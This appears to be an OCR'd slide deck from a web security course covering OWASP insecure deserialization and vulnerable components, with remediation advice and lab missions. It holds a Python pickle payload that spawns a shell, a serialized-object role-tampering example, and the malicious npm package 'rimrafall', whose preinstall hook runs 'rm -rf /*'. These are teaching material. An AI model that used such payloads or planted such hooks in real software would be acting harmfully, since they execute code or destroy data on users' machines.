
- Self-assessments using automated scanners.
  - Validate and fix what they find with regards to configuration issues.
- Research and understand the limitations of implemented technologies.
  - Account for these with configuration changes, plugins, and/or custom code.

Insecure Deserialization

OWASP A8

Insecure Deserialization

- In the normal course of processing, an application deserializes user-controlled objects…


Problem?

Insecure Deserialization

- Deserialization process allows for remote code execution or application logic manipulation.
- Similar to other data tampering attack, only through a different vector.
- Found in:
  - RPC/IPC calls
  - Wire Protocols, Web Services
  - Caching/Persistence
  - Database/Cache Servers/File system
  - HTTP Cookies, Form Parameters, Auth Tokens

Insecure Deserialization

- How?

```
import cPickle
import subprocess
import base64

class RunBinSh(object):
  def __reduce__(self):
    return (subprocess.Popen, (('/bin/sh',),))

print base64.b64encode(cPickle.dumps(RunBinSh()))
```

Insecure Deserialization Example

- JSON Data Tampering

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:
3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Insecure Deserialization Remediation

- Don't accept serialized objects.
- If serialized objects must be used:
  - Implement integrity checks
  - Enforce strict type constraints
  - Run code deserialization in low-privileged/ isolated environment
  - Log exceptions & failures in the process
  - Monitor deserialization environments

Using Components with Known Vulnerabilities


OWASP A9

Component Security

- Using components with known vulnerabilities.
- Found directly through banner grabbing, fingerprinting, service scanning, etc.
  - Trivial to reference version specific issues (CVEs and NVDs) and enumerate live exploits.
- Found indirectly through OSINT collection: vulnerability databases, mailing lists, patch notes, nefarious resources, dark web, etc.
- Risk associated varies based on the vulnerabilities that exist in the software.
- The result of a failed patch management policy or a failure to invest in updating code.
  - Failing to update code stalls the patching process.
- Probably the most difficult misconfiguration to remediate due to the need for code maintenance and testing.

NPM

- 548 new modules/day - 615k total



Malicious Packages

```
luftbuch:~ seth$ npm search rimrafall
NAME      DESCRIPTION AUTHOR DATE       VERSION KEYWORDS
rimrafall                    2015-01-26
```

16 lines (15 sloc) | 267 Bytes

```
1  {
2    "name": "rimrafall",
3    "version": "1.0.0",
4    "description": "rm -rf /* # DO NOT INSTALL THIS",
5    "main": "index.js",
6    "scripts": {
7      "preinstall": "rm -rf /*"
8    },
9    "keywords": [
10     "rimraf",
11     "rmrf"
12   ],
13   "author": "João Jerónimo",
14   "license": "ISC"
15 }
```


nsp

```
mbp27:goat.js seth$ nsp check
(+) 3 vulnerabilities found
```

	SQL Injection
Name	sequelize
Installed	1.7.11
Vulnerable	<=2.0.0-rc7
Patched	>=2.0.0-rc8
Path	goat.js@0.0.1 > sequelize@1.7.11
More Info	https://nodesecurity.io/advisories/33

	Regular Expression Denial of Service

snyk.io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
Component Security - Remediation

- Remediation techniques:
  - Implement a repeatable hardening process.
  - Develop and enforce a configuration management policy.
  - Invest time in maintaining code to comply with new versions.
- Configuration management policy considerations:
  - Maintain an inventory of all components and versions in use, including dependencies.
  - Monitor the security status of these components and update when necessary (lots to consider here).
  - Establish security policies governing component use.
    - Don't just allow anything. Vet the third-party code you import!
  - Modify components as required to meet secure standards.



Questions?

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Conclusion

- Security is hard, try harder.
- What should I do next?
  - Dependency analysis
  - Check source code for “secrets”
  - Application output for sensitive data?
  - TLS (ssllabs.com)
  - Trace user input - how are parameters being handled by your app?

Mission Cheetah Biscuits

- http://mission.cheetahbiscuits.com/
- Mission 1: Brute Force into the Application as super secure account (SDE/Auth)
- Mission 2: Find Hodor (IDOR)
- Mission 3: Eat the Cookies (XSS)
- Mission 4: Join the Union (SQLi)
- Mission 5: Weighty Matters (SDE/Mass Assignment)